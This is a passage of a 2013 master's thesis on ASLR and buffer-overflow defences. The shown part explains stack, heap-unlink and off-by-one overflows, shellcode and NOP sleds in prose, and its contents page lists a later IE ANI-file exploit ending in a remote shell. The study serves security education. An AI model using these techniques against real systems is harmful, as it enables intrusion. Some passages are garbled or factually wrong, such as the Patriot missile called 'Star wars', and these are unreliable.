

Address Space Layout Randomization (ASLR) in Windows & Linux: Proof of Concept (PoC) Implementation

*A Thesis submitted
for the award of the degree of
Master of Engineering
in
Computer Science & Engineering*

by
Dipam Sonawala
(801132027)

under the supervision of
Dr. Maninder Singh
Associate Professor



Computer Science and Engineering Department
Thapar University
Patiala – 147 004, INDIA

June, 2013

Contents

List of Figures	iv
Certificate	vi
Acknowledgement	vii
Abstract	viii
1 Introduction	1
2 Literature Survey	6
2.1 Buffer Overflow	10
2.1.1 Process Memory Organisation	11
2.1.2 Buffer Overflow Principle:	14
2.2 Types of Buffer Overflow	15
2.2.1 Buffer Overrun	18
2.2.2 Format String attack	19
2.2.3 Arithmetic Overflow	20
2.2.4 Return-into-libc buffer overflow	21
2.3 Prevention techniques for buffer overflow	22
2.3.1 Stack Guard	22
2.3.2 GS option:	24
2.3.3 Structured Exception Handling(SEH):	26
2.3.4 Safe SEH:	27
2.3.5 Data Execution Prevention(DEP):	28
2.3.6 Address Space Layout Randomization(ASLR):	30
3 Problem Formulation	34

4	Objectives	35
5	Implementation and Results	36
5.1	Showcase how Base address is changed in ASLR:	39
5.1.1	In Windows:	39
5.1.2	In Linux:	39
5.2	Steps followed to execute proof of concept:	41
5.2.1	Windows XP:	41
5.2.2	Windows Vista:	48
6	Conclusions and Future Scope	55


List of Figures

2.1	Memory Management.	12
2.2	OllyDebugger	14
2.3	Stack Frame	17
2.4	Off-by-one error	18
2.5	Canary value	23
2.6	C function	30
5.1	Ani chunk.	37
5.2	The pseudocode of the function LoadCursorIconFromFileMap.	37
5.3	The pseudocode of the function LoadAniIcon.	38
5.4	Ani file.	38
5.5	C program code on windows.	39
5.6	Program executing on Windows Platform.	40
5.7	C program code on Linux.	40
5.8	Program executing on Linux Platform.	40
5.9	Port status.	41
5.10	Apache2ctl command.	41
5.11	Index.html file.	42
5.12	Original Ani file.	42
5.13	IP address of BT.	42
5.14	C code for XP.	43
5.15	Base address not changed in XP.	43
5.16	Site opened in XP.	43
5.17	Attach IE in OLLYDBG.	43

5.18 Initial registers status.	44
5.19 EIP is over written.	44
5.20 Register and Riff header.	45
5.21 USER32 in ollydbg.	45
5.22 Location of JMB EBX.	46
5.23 Modified Ani file.	46
5.24 Add break point.	46
5.25 Break point hit.	46
5.26 Add jumps in ani file.	47
5.27 Insertion of shell code.	47
5.28 NC command.	48
5.29 Got XP shell in BT.	48
5.30 Got XP shell in BT.	49
5.31 ASLR in Vista.	49
5.32 IE attach in ollydbg.	50
5.33 EIP is overwritten as 43434343.	50
5.34 JMP EBX in USER32.	50
5.35 Contents of ANI file.	51
5.36 EIP is overwritten with other address.	51
5.37 Again modify ani file.	52
5.38 EIP is partially overwritten.	52
5.39 4444 is replaced by 0B70.	52
5.40 Break point in USER32.	52
5.41 4343 is replaced by 0B70.	53
5.42 EIP is replaced by 77A9700B.	53
5.43 Modified ani file.	53
5.44 Got shell of vista in BT.	54


CERTIFICATE

I hereby certify that the work which is being presented in the thesis entitled, "Address Space Layout Randomization (ASLR) in Windows & Linux: Proof of Concept (PoC) Implementation", in partial fulfilment of the requirements for the award of degree of Master of Engineering in Computer Science & Engineering submitted in Computer Science and Engineering Department of Thapar University, Patiala, is an authentic record of my own work carried out under the supervision of Dr. Maninder Singh and refers other researchers work which are duly listed in the reference section. The matter presented in the thesis has not been submitted for award of any other degree of this or any other University.



Dipam Sonawala

(801132027)


This is to certify that the above statement made by the candidate is correct and true to the best of my knowledge.


Maninder Singh
(Associate Professor)

Countersigned by


Maninder Singh (Ph.D.)
Associate Professor

Computer Science and Engineering Department
Thapar University
Patiala-147004, India


S. K. Mohapatra (Ph.D.)
Sr. Professor (Mech. Engg)
Dean of Academic Affairs
Thapar University
Patiala-147004, India

Acknowledgement

I would like to express my deepest appreciation to Dr. Maninder Singh, my mentor and thesis supervisor for his constant support and motivation. He had been instrumental in guiding me throughout the thesis with his valuable insights, constructive criticisms and interminable encouragement.

I would like to thank all the faculty members and staff of Computer Science and Engineering department who were always there at the need of the hour and provided all the help and facilities, which I required, for the completion of this work.

I offer my deepest gratitude to my family for their support and affection and for believing in me always. I also want to thank my colleagues, who have given me moral support and their relentless advice throughout the completion of this work.

Abstract

Software security paradigm should be the one that permeates the enterprise, including *people, processes and technology*. Software Security failures occur when there is presence of weak spots among any of these. An organization which can not detect and remove such weak spots is going to perish. As can be seen around, most of the organizations today apply a few or many of the existing tools and techniques to safe-guard the systems against hacking community. But as the number of software breaches, from outside as well from inside, are still on rise, much works needs to be done. Software development paradigms lack security implementations.

Address space layout randomization (ASLR) is a computer security method which involves randomly arranging the positions of key data areas, usually including the base of the executable and position of libraries, heap, and stack, in a process's address space. This work analyzes trends in software security through an investigation of buffer overflow security strategies. Common practices like GS, SafeSEH, ASLR have been studied, analyzed, compared and reported in this work. Proof of Concept is developed and tested against a test-bed comprising of virtual environment, consisting of VMware as virtualization software and Windows 7 as Host. PoC have been explored on Windows XP, Vista and Linux platform, respective signatures are captured, analyzed using Ollydbg (the debugger) and reported in this thesis work.

Finally, experimental results are analyzed, reported and *ASLR bypassing countermeasures* are recommended.

Chapter 1

Introduction

Information security means protecting information and information systems from unauthorized access, use, disclosure, disruption, modification, perusal, inspection, recording or destruction [16]. Information is an important asset to all individuals and businesses. Information Security refers to the protection of these important assets in order to achieve C I A.

Confidentiality- When information is read or copied not authorized to do so, the result is known as loss of confidentiality. Confidentiality is an important attribute for some types of information. Examples include medical, research data and insurance records, and corporate investment strategies. There may be a legal obligation to protect the privacy of individuals. This is also true for banks and loan companies; debt collectors; businesses that extend credit to their customers or issue credit cards; medical testing laboratories and hospitals, doctors' offices; individuals or agencies that offer services such as psychological counseling or drug treatment; and agencies that collect taxes.

Integrity - protecting information from being changed by unauthorised users. Information can be corrupted because it is available on an insecure network. When information is modified in unexpected ways than loss of integrity happens. This means that unauthorized changes are made to information, by human error or intentional tampering. Integrity is specifically important for critical safety and financial data used for activities such as air traffic control, financial accounting and electronic funds transfers.

Availability - to the availability of information to authorised parties only when requested. Availability is often the most important attribute in service-oriented businesses that depend on information (e.g., online inventory systems and airline schedules). Availability of the network is vital to anyone whose business or education depends on a network connection. When a user cannot access the network or particular services provided on the network, they experience a denial of service attack [8].

The Internet is not a single network, but it is a worldwide collection of loosely connected networks that are accessible by individual computer in a different ways, including routers, dial-up connections, gateways and Internet service providers. The Internet is easily accessible to everyone with a computer and a network connection. Individuals and organizations globally can reach any point on the network without taking into consideration the national or geographic boundaries or time of day. However, along with the usage and easy access to information come more risks. With these risks the valuable information will be lost, corrupted, stolen or misused and that the computer will be corrupted. If information is recorded digitally and is available on vulnerable networked computers, it is more exploitable than if the same information is printed on paper. Now a days intruders do not need to enter an home or office, and may not even be in the same country to attack the particular system. They can distort the information without touching a piece of paper. They can create new electronic files, run their own malicious programs, and hide evidence of their unauthorized activity [4].

Impact of software on Internet The Internet has revolutionized the computer and communications world like nothing before. The invention of the telephone, telegraph, computer, and radio set the stage for the unprecedented integration of capabilities. The Internet has a world-wide broadcasting capability, a medium for collaboration, a mechanism for information dissemination, and interaction between individuals and their computers without regard for geographic location. The Internet is one of the most successful examples of the benefits of sustained investment and commitment to research and development of information infrastructure [13].

The first implementation of the web is Web 1.0, which could be considered the "read-

only web”. In other words, the early web allowed user to search for information and read it but not modify it. There was very less in the way of user interaction or content contribution. This is exactly what most website owners wanted at that time: Their goal for a website was to establish an online presence for user and make their information available to any user at any time. Shopping cart applications fall under the category of Web 1.0. The ultimate goal is to present product to potential customer, much as a browser does-only, with a website. Owner can also provide a method for any user in the world to purchase product. The web removed the geographical restrictions [7]. But Web 1.0 was not successful because of some features of it. It was slow and chunky. In Web 1.0 page needs to be refreshed when new information is entered and session state was not well handled. Because of these failures it led to the emergence of web 2.0 and further web 3.0 and 4.0.

Today software is used every where. It would be impossible today to accomplish without software. Operating system itself is a software. Software is there in every area of human being’s life. Softwares are also important for internet. Without software we can not establish internet. Protocols, connections, servers, browsers etc are software only. Without these we can not set up internet. Software is most valuable part of internet. Software’s usage has also increased day by day. Other applications like music software, research software, document software, game is also a software, financial software etc. Not only user uses software for personal use, it is also used by organization for research purpose, corporate sectors, defence organizations, private and public sectors.

This means that software are also used in some critical and essential area of human being. If software is poorly programmed then it will cause major problems in some of the cases. Here below are some software failures because of the poor programming.

1. The most crucial problem of last century was Y2K. It was simply example of poor programming. Developers shortened the 4-digit date format 1969 to 2-digit date format 69, like 69, but could not visualise the problem. Through these vulnerabilities various intruders may try to or even get control of the machines being used a network. But it has been observed that programmers neglect the accuracy of soft-

ware while developing it and run for the number of softwares created and developed in a particular span of time which affects the quality of software and further affects the security of Internet. If ever any software contains any type of vulnerability it could harm the system in a very bad way. Various software vulnerabilities exist which are neglected many a times not by choice but by chance. For example, buffer overflow, integer overflow, memory exploitation, format string attacks, race condition, cross-site scripting, cross-site forgery and SQL injections [22]. Today, buffer overflow vulnerability faces the majority of the exploits done by the intruders. In year 2000. After that millions of rupees spent to handle this problem.

2. Ariane-5, space rocket was developed at the cost of 7000 M over a 10 year period. The space rocket was destroyed after 39 seconds of its launch, at an altitude of two and a half miles along with its payload of four expensive and uninsured scientific satellites. The reason why it was destroyed, was very simple. When main computer tried to convert one piece of data, the sideways velocity of the rocket, from 64-bit to 16-bit format; the number was very large, and overflow error resulted after 36.7 seconds. When the main system shutdown, it passed the control to same, redundant unit, which was there to provide backup in case of just a failure. Unfortunately, the second unit had also failed in the same manner a few milliseconds before.
3. "Star wars" was the program of USA to produce Patriot missile and was used first time in Gulf war. The Patriot missiles were used as a defence for Iraqi Scud missiles. The Patriot missiles failed several times to hit target Scud missiles, including one that killed 28 U.S. soldiers in Dhahran, Saudi Arabia. A review team then tried to find the reason and result was a software bug. A small timing error in the systems clock accumulated to the point that after 14 hours, so the tracking system was no longer accurate. In the Dhahran attack, this faulty system had been operating for more than 100 hours [22].

As we see earlier various activities on the internet are performed by softwares. If software are not well programmed then above failures will be repeated. So we have to check the software if it contains any vulnerability or not. Vulnerability refers to the Existence

of a weakness, design, or error on implementation that can lead to an unexpected, undesirable event compromising the security of the system. Through these vulnerabilities various intruders may try to or even get control of the machines being used a network. But it has been observed that programmers neglect the accuracy of software while developing it and run for the number of softwares created and developed in a particular span of time which affects the quality of software and further affects the security of Internet. If ever any software contains any type of vulnerability it could harm the system in a very bad way. Various software vulnerabilities exists which are neglected many a times not by choice but by chance. For example, buffer overflow, integer overflow, memory exploitation, format string attacks, race condition, cross-site scripting, cross-site forgery and SQL injections [15]. Today, buffer overflow vulnerability face the majority of the exploits done by the intruders.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain some finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability [29].

Chapter 2

Literature Survey

It has been observed that software crisis has increased many folds these days. Through an analysis of thousands of vulnerability reports and exploits occurred on the softwares it is believed, that most vulnerabilities stem from a small number of common programming errors. These small errors could be bound checking, format string error etc. By identifying insecure coding practices and developing secure methods, software developers can take practical steps to reduce or eliminate vulnerabilities before deployment. A small error in the code may lead to major disasters. It should be made a point that the security analysts and the software development team must work together to reduce vulnerabilities resulting from coding errors before the softwares are deployed. It must be strived to identify common programming errors that lead to software vulnerabilities, establish standard secure coding norms, educate software developers to develop secure softwares. Now we will discuss some of major software failure because of buffer overflow.

1. ARIANE-5 On 4 June 1996, the maiden flight of the Ariane 5 launcher ended in a failure. Only about 40 seconds after initiation of the flight, the launcher veered off its flight path, broke up and exploded. Engineers from CNES and industry immediately started to investigate the failure. ARIANE-5 was developed by European Space Agency [17]. It took the European Space Agency 10 years and 7 billion dollar to produce Ariane 5, a giant rocket capable of hurling a pair of three-ton satellites into orbit with each launch and intended to give Europe overwhelming supremacy

in the commercial space business. It took less than a minute to explode. All it took to explode that rocket less than a minute into its maiden voyage last June, scattering ery rubble across the mangrove swamps of French Guiana, was a small computer program trying to stuff a 64-bit number into a 16-bit space. One bug led to one big crash. Of all the careless lines of code recorded in the annals of computer science, this episode may stand as the most devastatingly efficient [26]. From interviews with experts and an analysis prepared by the space agency, a it proved as clear path from an arithmetic error in software to total destruction. This failure occure because of the small programming error. The computer tried to convert one piece of data, from 64-bit format to 16-bit format; no was too large and overflow occurred. The test carried out during the development of the Ariane-5 did not include adequate analysis. if testing of the complete flight control system had done properly, so perhaps these problem could have detected earlier in the phase of development. So we have to learn from this failure.

- (a) no software function should run during ight unless it is needed.
 - (b) One must prepare test facility which include as much real equipment as technically possible. Programmer have to use realistic input for testing and we have to perform complete, closed-loop and system testing.
 - (c) Programmer have to verify all range of values taken by any internal or communication variables in the software.
 - (d) Wherever technically feasible, consider conning exceptions to tasks and devise backup capabilities.
 - (e) Provide more data to the telemetry upon failure of any component, so that recovering equipment will be less essential.
2. STUXNET Stuxnet is a threat that was primarily written to target an industrial control system (ICS) or set of similar systems. Industrial control systems are used in power plants and gas pipelines. Its final goal is to reprogram industrial control systems (ICS) by modifying code on programmable logic controllers (PLCs) to make them work in a manner the attacker intended and to hide those changes from

the operator of the equipment. In order to achieve this goal the creators amassed a vast array of components to increase their chances of success. This includes a Windows rootkit, zero-day exploits, antivirus evasion techniques, the first ever PLC rootkit, complex process injection and hooking code, peer-to-peer updates, network infection routines, and a command and control interface. Stuxnet is a threat targeting a specific industrial control system likely in Iran, such as a power plant or a gas pipeline. The final goal of Stuxnet is to sabotage that facility by reprogramming programmable logic controllers to operate as the attackers intend them to, most likely out of their specified boundaries. [23]

Industrial control systems (ICS) are operated by a specialized assembly like code on programmable logic controllers (PLCs). The PLCs are often programmed from windows computer which is not connected to internet. Industrial control systems are also not connected to internet. First attacker need to do reconnaissance. For this design document may be stolen by early version of stuxnet or by insider. After that attacker developed latest version of stuxnet. After that to infect the target, Stuxnet would have to introduce to target environment. This can be done by malicious removable drive. Once Stuxnet had infected the any of the target machine, it began to spread in search of Field PGs. It would try to spread to the other computer on the LAN or through the removable drives. When Stuxnet finally found suitable target computer, it would then modify the code on the PLC.

The various vulnerabilities exploited by Stuxnet are:

- (a) CVE_2008_4250 (MS_08_067) Windows Server Service NetPathCanonicalize()
Vulnerability
- (b) CVE_2010_2568 (MS_10_046) _Windows Shell LNK Vulnerability
- (c) CVE_2010_2729 (MS_10_061) Windows Print Spooler Service Vulnerability
- (d) CVE_2010_2743 (MS_10_073) Windows Win32K Keyboard Layout Vulnerability [12].

The major exploit was made in Iran Gas pipeline and nuclear power plant. Stuxnet has also increased awareness of the vulnerability of industrial control systems, which

haven't been the target of many attacks. This resulted in becoming more hardened against these attacks as at any point of time the attacks can be made.

3. THERAC Failure Therac_25 till date has been the most disastrous case of human error relating computer controlled radiation and human death to date. It called off 6 lives just because of a silly mistake done in the software of the system. The Therac_25 was a medical linear accelerator, a linac, developed by the AECL (Atomic Energy of Canada Limited) and CGR, a French company. It was the newest version of their previous models, the Therac_6 and Therac_20. These machines accelerated electrons that created energy beams that destroyed tumours. For the slight tissue penetration, the electrons were used; and to reach deeper penetration, the beam was converted into x-ray form depending on the dose requirement. The Therac_25 was a million dollar machine built to give radiation treatments to cancer patients [14]. This high energy radiation machine was controlled by a computer from a different room to protect the operator to perform any unnecessary doses of radiation but it behaved differently. Patients usually came in for a series of low energy radiation treatments to gradually and safely remove any remaining cancerous growth.

The Therac-25 had two main modes of operation: a low energy mode and a high energy mode which were used depending on the type of dosage to be given to the patient. Therac-25 worked properly till some abrupt changes were made during its functioning like there appeared a case where the The technician by mistake typed "x" into the computer, which represented x-ray beam, then immediately realizing the error, changed the "x" into an "e" for electron beam, and hit "enter", the machine showed the ready state and hence it was started for treatment. This sequence occurred in less than 8 seconds and later the technician gave the beam command and the computer started to give dose to the patient. But the machine stopped thrice which the technician believed to be some startup error and still gave the dose. But the problem aroused when the patient felt some uneasiness and hence collapsed. It was thought the patient must be feeling bad because of the health conditions but the reason was, thrice starting the machine increased the dose three times, which took the life of the patient after 3 months [20]. As

the commands were changed in such a short period of time, the computer did not respond properly leading to disastrous effects.

There were many reasons for the therac's failure: poor understanding for properly assessing the old software when using for new machinery. The error and warning messages were not well designed. The system failed to fix or even understand the frequent recurring problems. Proper hardware machinery should have been installed to catch safety glitches. Manufacturer must have been accountable for any type of failure in the system. The terms and conditions required for the system must have been made clear in well advance.

If the above things were taken into consideration seriously then the therac's failure would never have occurred [15]. But still many recommendations were made to make therac-25 a success.

- (a) The source code of the system was corrected and test cases were checked.
- (b) All operators were informed not to restart machine without re-entering information.
- (c) Error messages will be made crystal clear to understand. Dose administered clearly shown to operator.
- (d) Taking these points into consideration therac was modified and used.

Above all three examples are of different field but it has common coding vulnerability. If software is not coded properly and securely, vulnerability like these makes software failure.

2.1 Buffer Overflow

Buffer overflow is related to buffer. Buffer is a contiguous array of memory. Buffer overflow occurs when process or program tries to store more data in a buffer than the capacity of buffer. Since buffers are created to hold finite amount of data, the extra information-which has to go somewhere in the memory- can overflow into adjacent buffers,

overwriting or corrupting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack now a days on data integrity. In buffer overflow attack, the extra data may contain malicious codes design to trigger some specific actions like sending new instructions to the attacked computer to delete some files, change data or disclose some confidential information. Buffer overflow occurs because C language supplied the framework, and poor and insecure programming practice supplied the vulnerability.

2.1.1 Process Memory Organisation

To understand what stack buffers are one must first understand how a process is organized in memory. Process are mainly divided into 3 regions: Text, Data and Stack.

1. Text The Text region is fixed by the program. It includes code(instructions) and read-only data. This region is refers to the text section of the executable file. Normally this region is marked as read-only and any attempt to write or modify to it will result in segmentation violation.
2. Data The Data region contain uninitialized and initializes data. Static variables are also stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the `brk(2)` system call. If the expansion of this data-bss region or the user stack exhausts available memory so the process is blocked and rescheduled to run again with a large available memory space. That new memory is added between the stack and data segments.
3. Stack Figure 2.1 represents the basic structure of a program's memory. Stack is an abstract data type. The stack has a property that last object placed on the stack will be the first to remove. This property is referred as LIFO, last in first out. Two main operation are performed on the stack: PUSH and POP. PUSH means adds an element at the top of the stack. POP,opposite to PUSH, remove last element from the top of the stack. Modern computers are designed with the need of highlevel languages in mind. The procedure or function is the most important




Figure 2.1: Memory Management.

technique for structuring programs in high-level languages. When function calls, normal flow of program is altered but after executing body of function it will return to that instruction from where it called. This high-level language abstraction is implemented with the help of stack. The stack is also used to pass parameters to the functions, to dynamically allocate the local variables used in functions and to return values from the function.

The Stack Region A stack is a continuous array of memory containing data. The Stack Pointer (SP) points to the top of the stack. The bottom of the stack is at a fixed location. Its size is adjusted by kernel dynamically at run time. The CPU implements 2 operations: PUSH onto and POP off of the stack. The stack contains logical stack frames. Stack frames are pushed when calling a function and popped when returning from it. A stack frame contains local variables, the parameters to a function, and the necessary data to recover the previous stack frame, including the value of the instruction pointer (IP) at the time of function call. The stack will either grow up or down, depending on the implementation. On many computers like Motorola, Intel, MIPS and SPARC processors. The Stack pointer is also implementation dependent. It may point to the next free available address after the stack or to the last address of the stack. One Frame pointer (FP) is also there which points to the fixed location within the frame.

Registers Registers are normally either 16 or 32 bit. They are high-speed locations directly inside the CPU and designed for high-speed access. Registers can be

grouped into four categories: Data, Segment, Index and Control. Below is a table of complete register set.

Segment Registers DS, CS, SS and ES are used as base location for program instructions, data and the stack. The index registers ESP and EBP contain offset references to the data, code and stack registers. The data register contain actual data bits. They are used for the movement and manipulation the data. EBX holds the address of function and variable. EBX plays an important role in the exploitation of a buffer overflow. The control registers are bit-wise storage units. They are used to alert the CPU or the program of critical states or condition, within the program or the data itself. EIP is of special importance in that. EIP contains address of the next instruction to be executed. This is also a crucial element in the exploitation of the buffer overflow.

Shell Code In computer security term, Shellcode is a small piece of code that is used as a payload in the exploitation of the software vulnerability. It is called "shellcode" because it typically starts a command prompt or command shell from which attacker can control targeted machine. Any piece of code that performs similar task can also be used as shellcode. Shellcode can either be local or remote, depending on whether it gives an attacker control over the machine it runs on (local) or over another machine through a network (remote).

Debugger A debugger or debugger tool is a computer program that is used to debug and test other target programs. Some debugger offer two modes of operations: full or partial. They provide different functionality like run target program step by step, run program up to some point by marking breakpoint, see the values of the registers and stack when program is running. One of the debugger used in this thesis is OllyDbg. It is a 32-bit assembler-level analyzing Debugger for Microsoft windows with good interface, very useful if the user is debugging an application and does not have the source code. It shows the complete detail of an exe file that how its registers are used, how is the stack stored, the various commands being used etc. OllyDbg is a 32-bit assembler level analysing debugger for Windows. OllyDbg emphasis on binary analysis. It is more useful

in the case where source code is unavailable. Figure 2.2 shows a screen of ollydbg.




Figure 2.2: OllyDebugger

NOPs NOP is a short form of no operation. NOP is an assembly language instruction, sequence of statement or command the effectively does nothing at all. Some of the computer instruction sets include an instruction whose purpose is not to change the state of any registers, memory or status flags and it may require a specific no of clock cycles to execute. It is most commonly used for timing purpose, to prevent hazards, to occupy a branch delay slot, to force memory alignment. Filling half of the overflow buffer with NOPs brightens the chances of attacker to attain the control of the victim system. Before shellcode attacker adds some NOPS. If by luck, the return address points anywhere in the string of NOPs, its execution will just reach to the code thus fulfilling the attacker's purpose. In the Intel architecture, the NOP instruction is one byte long and it translates to 0x90 in machine code.

2.1.2 Buffer Overflow Principle:

A buffer overflow is very much like pouring 250 ltrs. of water designed to hold 200 ltrs. Obviously, when this happens, the water overflows of the glass. Here, the glass represents buffer and the water represents the data.

2.2 Types of Buffer Overflow

Buffer overflow has been the most common form of security vulnerability in the last few decades. Buffer overflow vulnerability dominate in the area of remote network penetration vulnerability. In remote network penetration vulnerability an unknown Internet user tries to gain partial or total control of the host. These kinds of attacks make possible anyone to take total control of the host so it represents one of the most serious types of security attacks. The main goal of buffer overflow attack is to subvert the function of the target privileged program so that the attacker can take control of the target program [2]. If the target program is sufficiently high privileged, then attacker can take whole control of the host. Typically the attacker is trying to attack program which has root privileged and immediately executes code to get a root shell. But its not always easy. To achieve this goal, first attacker must achieve two sub-goals:

1. Arrange for suitable code to be available in the programs address space.
2. Get the program to jump to that malicious code with the suitable parameters loaded in the memory and registers.

There are many types of buffer overflow attacks. In all the case attacker is trying to gain root level access of the target system. Most of the attacks are performed to that system which is connected to Internet.

Stack Buffer Overflow The variables are declared and initialized on the stack in the computer. In a stack overflow, more data is written to the stack than the capacity of the stack. So it cause the stack to be overwritten, including return pointer (RP). Return pointer (RP) is that which tells the computer where to go once it finishes processing the stack. So attacker uses stack overflow to rewrite the return pointer (RP) and direct the computer to malicious code [11]. EIP is the register that contain the address of the next instruction to be execute. Attacker tries to concentrate on that. Attackers always tries to replace the EIP with the address where the malicious code is there. The principle of stack overflow is simple. Assume that there are two buffers:A and B. Buffer A is source buffer

and buffer B is destination buffer. Buffer A has malicious input. Buffer B is smaller than buffer A. Buffer B is present on the stack and is adjacent to the function's return address on the stack. If code is not proper than it doesn't check the size of target buffer before copying the data from source buffer to target buffer. It copies malicious code to target buffer, which overwrites crucial information on the stack (including return pointer(RP)). When the function returns, the CPU unwinds the stack frame and pops the modified return address from the stack. Control does not return to the original return address but it will return to the false address supplied by attacker. By this attacker can gain access of the target.

Heap Buffer Overflow A Heap buffer overflow is a type of buffer overflow that occurred in the heap data area. Heap overflows are exploited differently than stack overflows. Memory on the heap is allocated dynamically at run time by the application and it contains typically contains program data. Exploitation of heap is performed by corrupting this heap data in specific ways to cause the application to rewrite internal structures such as linked list pointer. One technique is canonical heap overflow. This technique overwrites dynamic memory allocation linkage such as malloc metadata. It uses the resulting pointer exchange to overwrite a function pointer of the program.

A typical example of heap overflow in Linux is two buffers allocated next to each other on the heap, writing after the boundary of the first buffer allows overwriting the metadata of the next buffer. By setting the in-use bit to zero of the second buffer and setting the length to a small negative value which allows null bytes to be copied, when the program calls free() on the first buffer it will attempt to merge these two buffers into a single buffer. When this happens, the buffer that is assumed to be freed will be expected to hold two pointers FD and BK in the first 8 bytes of the formerly allocated buffer. BK gets written into FD and can be used to overwrite a pointer.

Off-By-One Errors Off-By-One error is also common programming error in C. In this error buffer size is exceed just by one byte. Normally this happens with the loop, which tries to process all the buffer element. So this can be regarded as minimal possible buffer overflow. Imagine a scenario in which first local variable in the stack frame is

buffer, which is considered to be an off-by-one while processing or reading user data. [21] If no padding occurs, then this extra byte might overflow one byte of the saved base pointer (BP) of the previous stack frame, value X in Figure 2.3.




Figure 2.3: Stack Frame

Saved return address, value V in figure, is way out of reach, So there is no way immediately to execute any shellcode which might be injected in the buffer. But only small work is required to achieve this goal. The X86 architecture is a little endian architecture. In little endian architecture byte with the lowest significance has the lowest address. 4567 will be stored with the digit 7 in the lowest memory location and 4 in the highest memory location. Assume two function `bad_func()` and `good_func()`. `bad_func()` is called from `good_func()`. Overflow enables attacker to change the lowest of the saved base pointer of `good_func()` in the previous stack frame. Imagine that the byte order would be reverse called big endian. Then new modified value of the base pointer (BP) would point to an address way off the current context. That region would be lie outside of memory space of the running binary. But with the lowest byte at attacker's discretion, attacker has a good chance to change the value of the base pointer to an address that is under attacker's control. The base pointer is the reference to access both local variables

and parameters of the function. After changing the base pointer for the stack frame of `good_func()` will be that the instructions in `good_func()` following the call to `bad_func()` up to the end of the function will operate on the wrong data and produce garbage. Figure 2.4 shows this.

